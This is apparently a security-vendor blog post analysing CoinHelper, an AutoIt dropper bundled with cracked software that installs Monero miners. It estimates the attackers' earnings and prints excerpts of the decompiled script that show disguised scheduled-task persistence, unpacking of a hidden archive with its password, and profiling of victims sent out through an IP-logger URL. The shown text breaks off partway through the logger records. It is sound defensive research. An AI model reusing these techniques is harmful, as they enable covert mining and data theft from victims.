

Toss a Coin to your Helper (Part 2 of 2)

 decoded.avast.io/janrubin/toss-a-coin-to-your-helper

December 1, 2021



by [Jan Rubín and Jakub Kaloč](#) December 1, 2021 133 min read

In the first [posting](#) of this series, we looked at a clipboard stealer belonging to the MyKings botnet. In this second part of the blog series, we will discuss in detail a very prevalent malware family of Autolt droppers, that we call CoinHelper, used in a massive coinmining campaign. Since the beginning of 2021, Avast has protected more than 125,000 users worldwide from this threat. CoinHelper is mostly bundled with cracked software installers such as WinRAR and game cheats.

Regarding game cheats, we've seen this bundling with some of the most popular and famous games out there including (but not limited to): Extrim and Anxious (Counter-Strike Global Offensive cheats), Cyberpunk 2077 Trainer (Cyberpunk 2077 cheat), PUBG and CoD cheats, and Minecraft. We've also found this threat inside a Windows 11 ISO image from unofficial sources (as we [indicated](#) on Twitter). We have even seen this threat bundled with clean software such as Logitech drivers for webcams. All in all, we have seen CoinHelper bundled with more than 2,700 different software so far, including games, game cheats, security software, utilities, clean and malware applications alike.

Our research brought us to this because we have seen a spread of these droppers via MyKings' clipboard stealer payload as well, as described in our previous part of the [blog post series](#). Nevertheless we can't attribute CoinHelper to MyKings botnet, on the contrary based on the number of different sources of infection, we believe that CoinHelper used MyKings' clipboard stealer as an additional system of malware delivery.


We have found some mentions of these Autolt droppers in other blog posts from last year. One of the most notable instances was detailed by [Trend Micro](#), describing a sample of the Autolt dropper

bundled with Zoom communicator (downloaded from an unofficial source) which happened in the early days of the COVID-19 pandemic when millions of new users were flocking to Zoom. Another instance is in a post from [Cybereason](#) mentioning a new dropper for XMRig miners.

In this blog post, we analyze the latest version of CoinHelper in detail, discuss the malware campaign, describe all its components as well as research into what applications are most often bundled with the malware and show how the malware spreads. We also outline some of the data harvesting that it performs on infected systems to map the infected victims.

Campaign overview

Since the beginning of 2020, we have seen more than 220,000 attempts to infect our users with CoinHelper, most of them being in Russia (83,000). The second most targeted country is Ukraine with more than 42,000 attacked users.



Map illustrating the targeted countries since the beginning of 2020

Monetary gain

One of the primary goals of CoinHelper is to drop a crypto miner on the infected machine and use the resources (electricity and computing power) of the victim's computer to generate money for the attackers through mining.

Even though we observed that multiple crypto currencies, including Ethereum or Bitcoin, were mined, there was one particular that stood out – Monero. From the total of 377 crypto wallet addresses we extracted from the malware, 311 of them mined Monero through crypto mining pools. The reasons for criminals to choose Monero are quite obvious. Firstly, this cryptocurrency was

created and designed to be private and anonymous. This means that tracing the transactions, owners of the accounts or even amounts of money that were stolen and/or mined can be quite difficult. Secondly, this cryptocurrency has a good value at this time – you can exchange 1 XMR for ~\$240 USD (as of 2021-11-29)

Even though Monero is designed to be anonymous, thanks to the wrong usage of addresses and the mechanics of how mining pools work, we were able to look more into the Monero mining operation of the malware authors and find out more about how much money they were able to gain.

To ensure more regular income, the miners were configured to use Monero mining pools. Mining pools are often used by miners to create one big and powerful node of computing power that works together to find a suitable hash and collect a reward for it. Because the search for the suitable hash is random, the more guesses you make, the bigger your chance to be successful. In the end, when the pool receives a reward, the money is split between the members of the pool depending on their share of work. Usage of the pools is very convenient for malware authors, specifically because pools work with a limited time. This is helpful for malware authors because it gives them a greater chance to successfully mine cryptocurrency in the limited time they have before their miners are discovered and eradicated.

In total we registered 311 Monero addresses used in the configuration of miners dropped by the Autolts. These addresses were used in more than 15 different Monero mining pools whereas our data and research confirm that the mining campaign is even bigger and a lot of the addresses were used across multiple pools. After diving more into the data that the pools offer, we are able to confirm that as of 2021-11-29 the authors gained more than 1,216 XMR solely by crypto mining, which translates into over \$290,000 USD.

Apart from the Monero addresses, we also registered 54 Bitcoin addresses and 5 Ethereum addresses. After looking at these addresses we can conclude that these addresses received following amounts of money:

Cryptocurrency	Earnings in USD	Earnings in cryptocurrency	Number of wallets
Monero	\$292,006.08	1,216.692 [XMR]	311
Bitcoin	\$46,245.37	0.796 [BTC]	54
Ethereum	\$1,443.41	0.327 [ETH]	5

Table with monetary gain (data refreshed 2021-11-29)


This makes total monetary gain of this malware 339,694.86 USD as of 2021-11-29. The amounts from the table above are total incomes of the Bitcoin and Ethereum wallets, so we can't exclude the possibility that some part of money comes from other activities than mining, but we assume that even those activities would be malicious. As can be seen from the data we collected, the major focus of this campaign is on mining Monero, where attackers used ~5 times more wallet addresses and gained ~6 times more money.

Technical analysis

Dropping the payload

Let's continue straight away where we left off in the [previous part](#). As we learned, the clipboard stealer could swap copy+pasted wallet addresses in the victim's clipboard, as well as swap other links and information depending on the malware's configuration. One of these links was

[https://yadi\[.\]sk/d/cQrSKI0591Kw0g](https://yadi[.]sk/d/cQrSKI0591Kw0g) .



q password (gh2018).rar

 Сохранить на Яндекс.Диск

 Скачать

After downloading and unpacking the archive (with a password `gh2018`), a new sample `Launcher.exe` is dropped


(`c1a4565052f27a8191676afc9db9bfb79881d0a5111f75f68b35c4da5be1f385`). Note that this approach is very specific for the MyKings clipboard stealer and requires user's interaction. In other, and most common, cases the user obtains a whole bundled installer from the internet, unintentionally executing the Autolt during the installation of the expected software.


This sample is the first stage of a compiled Autolt script, a dropper that we call CoinHelper, which provides all necessary persistence, injections, checking for security software along the way, and of course downloading additional malware onto the infected machine.


Although this sample contains almost all of the latest functionality of these Autolt droppers, it is not the latest version and some of their features are missing. For that reason, we decided to take a newer (but very similar) version of the dropper with a SHA

`83a64c598d9a10f3a19eabed41e58f0be407ecbd19bb4c560796a10ec5fccdbf` instead and describe thoroughly all of the functionalities in one place.

Overview of the infection chain







Exploring the first stage

Let's dive into the newer sample. This one is usually downloaded with a name `start.exe` on users' machines and holds a Google Chrome icon. Upon a closer look, it is apparent that this is a compiled Autolt binary.

```

parse line. ▽ Unable to open the scrip
word.  tHKI'1J0™LSotÖH}AU3!EA06M" s$§<öz†ng-Á"ckCER| - á»:!A)äē
%xCâ!!û}⇒iYq °U--šÖ(ŠôdĎ%äĎ◀ŽVÂÎ?pdāhfř T' ' cíz▼ČzĐ@®#ÂË±Ó{'Íz1"tv®Ĥ*)~aK
, ♥♀♥=Ž_tEL!!Ro, §d9ÚĚhfdi ±±-č. LuTjk o□←]↑3ś>Uñ°♪ neŊI€Ñ'•ěĴÄV2%Vyá'<i'Ú),,
'7đš•ó↑$Š, č†nŪâc▼*◀▲śc□§\''r♀◀IŊSxu°~c, Ö ↑%$i)š"XX$Šä(-tā LC0h0K♦dñwtú$Ā'
'Jě, 9Či!ŠgYüÖš»ár=BBVřöL®?eŪs*šä$0agó"d' .ĐôUoTA2žLÄVS±(♀Ž- |gX!!/2č±o>ĚâG@

```

After extracting the Autolt script from the sample we can see additional components:

- `asacpiex.dll`
- `CL_Debug_Log.txt`
- `glue\ChromeSetup.exe`

`CL_Debug_Log.txt` is a clean standalone executable of 7zip and `asacpiex.dll` is a damaged (modified) 7zip archive carrying the second stage of the malware. Soon, we will fix this archive and look inside as well, but first, let's focus on the extracted Autolt script. The last binary from the list above, placed in the `glue` folder, is one of the many possibilities of the bundled apps inside CoinHelper. In this case, we witness a clean setup installer of the Chrome browser. If you are interested in seeing what other applications are usually bundled with CoinHelper, see [Bundled apps overview](#) for details.

Rude welcome

The Autolt script is actually very readable. Well, perhaps even too much, looking at the vulgarity in the beginning. Note that `Region / EndRegion` is SciTE text editor's feature to mark code regions. In this case, however, the script starts with the `EndRegion` clause and some well

known Autolt decompilers, such as Exe2Aut (v0.10), struggle very much with this and are unable to decompile the script, effectively displaying just the rude welcome. Note that myAut2Exe (v2.12) for example has no issues with the decompilation.

```
#EndRegion FUCK YOU!
Opt("TrayIconHide", 1)
If _singleton("QPRZ3bWvXh", 1) = 0 Then
    Exit
EndIf
OnAutoItExitRegister("_sRemove")
Global $xmlname = "SystemCheck"
Global $xmlsetup = "System\"
Global $xmlauthor = "Microsoft Corporation"
Global $xmldescript = "Starts a system diagnostics application to scan for errors and performan
Global $direxsetup = "Roaming\Microsoft\Windows\"
Global $exesetupname = "Helper"
Global $paramstartexe = "-SystemCheck"
```

We can also see here the beginning of the malware's configuration, first checking for the existence of a mutex `QPRZ3bWvXh` (function called `_singleton`), followed by scheduled task configuration. As shown in the code above, the `SystemCheck` scheduled task presents itself as a `Helper.exe` application from Microsoft. However, Microsoft doesn't provide any tool with such a name. The scheduled task is used for executing the malware, persistently.

The modification of the `asacpiex.dll` archive was done by nulling out the first five bytes of the file which can be easily restored to reflect the usual 7zip archive header: `37 7A BC AF 27`. The script is replacing even more bytes, but that is not necessary.

```
If FileExists(@TempDir & "\asacpiex.dll") Then
    $oerror = ObjEvent("AutoIt.Error", "ErrorFunc")
    _loggers()
    $sinfile = @TempDir & "\asacpiex.dll"
    $sfind = "00000000001C0004"
    $s2repla2ce = "377ABCAF271C0004"
    $soutfile = @TempDir & "\CR_Debug_Log.txt"
    _binaryreplace($sinfile, $sfind, $s2repla2ce, $soutfile)
    FileInstall("CL_Debug_Log.txt", @TempDir & "\CL_Debug_Log.txt", 1)
    FileInstall("glue\ChromeSetup.exe", @TempDir & "\ChromeSetup.exe", 1)
    RunWait(@TempDir & '\CL_Debug_Log.txt e -p"JDQJndnqwdnqw2139dn21n3b312idDQDB" ' &
        "' & @TempDir & "\CR_Debug_Log.txt" & ' ' & " -o" & "' & @TempDir &
        '\", @TempDir, @SW_HIDE)
```

Before we dive into the contents extracted from the archive (a keen eye already spotted that the password is `JDQJndnqwdnqw2139dn21n3b312idDQDB`), let's focus on the rest of this script. We will continue with the unpacking of `asacpiex.dll` in the [Exploring the second stage](#) section.

In the code above, we also see that `ChromeSetup.exe` is placed into the glue folder. This folder (sometimes called differently, e.g. `new`) contains the original application with which the malware was bundled together. In our analysis we are showing here, this is a clean installer of the Chrome browser that is also executed at this stage to preserve the expected behavior of the whole bundle.

We encountered many different applications bundled with CoinHelper. Research regarding these bundles is provided in a standalone subsection [Bundled apps overview](#).

Mapping the victims

In addition to fixing the damaged archive, executing the second stage, and ensuring persistence, the first stage holds one additional functionality that is quite simple, but effective.

The malware uses public services, such as IP loggers, to aggregate information about victims. The IP loggers are basically URL shorteners that usually provide comprehensive telemetry statistics over the users clicking on the shortened link.

Additionally, as we will see further in this blogpost, the attacker harvests information about victims, focusing on the victim's OS, amount of RAM installed, the CPU and video card information, as well as the security solutions present on the system. All the collected information is formatted and concatenated to a single string.

```
@OSVersion & " " & @OSArch & " " & @OSBuild & " " & @OSServicePack & " | Memory: " &
$amemoryop & " | Processor: " & $procname2 & " | Cores: " & _sysinfo()[5] & " | Videocard: " &
$vcname2 & " | SmartScreen: " & _ss() & " | Defender: " & _def() & " | Antivirus: " & _av()
```

This string is then sent to a hardcoded URL address in the form of a user-agent via GET request. In our sample, the hardcoded URL looks like `https://2no[.]co/1wbYc7`.

Note that URLs such as these are sometimes also used in the second stage of CoinHelper as well. From our dataset, we have found 675 different URLs where the malware sends data.

Because the attackers often use public services without authentication, we can actually peek inside and figure out the figures from their perspective. The bottom line is that they are making a statistical evaluation of their various infection vectors (bundled installers from unofficial software sources, torrents, MyKings botnet, and more) across the infected user base, effectively trying to focus on people with higher-end machines as well as getting to know which regions in the world use what antivirus and/or security solutions.

As an example, we can see information available on one of the many still-active links containing a date and time of the click, IP address (anonymized) and ISP, corresponding geolocation, used web browser and of course, the user-agent string with the harvested data.

04.01.2021 19:39:01 [Redacted] Russian Federation Yuzhno-Sakhalinsk [Map icon] [User icon] unknown unknown *Browser didn't send referrer data*

Proxy & redirects: Unknown

Device identifier: WIN_7 X64 7600 | Processor: Intel(R) Core(TM)2 Duo CPU T9300 @ 2.50GHz| Cores: 2| Videocard: Mobile Intel(R) 4 Series Express Chipset Family | SmartScreen: NO | Defender: NO | Antivirus: NO

04.01.2021 19:38:16 [Redacted] Russian Federation Yuzhno-Sakhalinsk [Map icon] [User icon] unknown unknown *Browser didn't send referrer data*

Proxy & redirects: Unknown

Device identifier: WIN_7 X64 7600 | Processor: Intel(R) Core(TM)2 Duo CPU T9300 @ 2.50GHz| Cores: 2| Videocard: Mobile Intel(R) 4 Series Express Chipset Family | SmartScreen: NO | Defender: NO | Antivirus: NO

04.01.2021 19:37:50 [Redacted] Russian Federation Yuzhno-Sakhalinsk [Map icon] [User icon] unknown unknown *Browser didn't send referrer data*

Proxy & redirects: Unknown

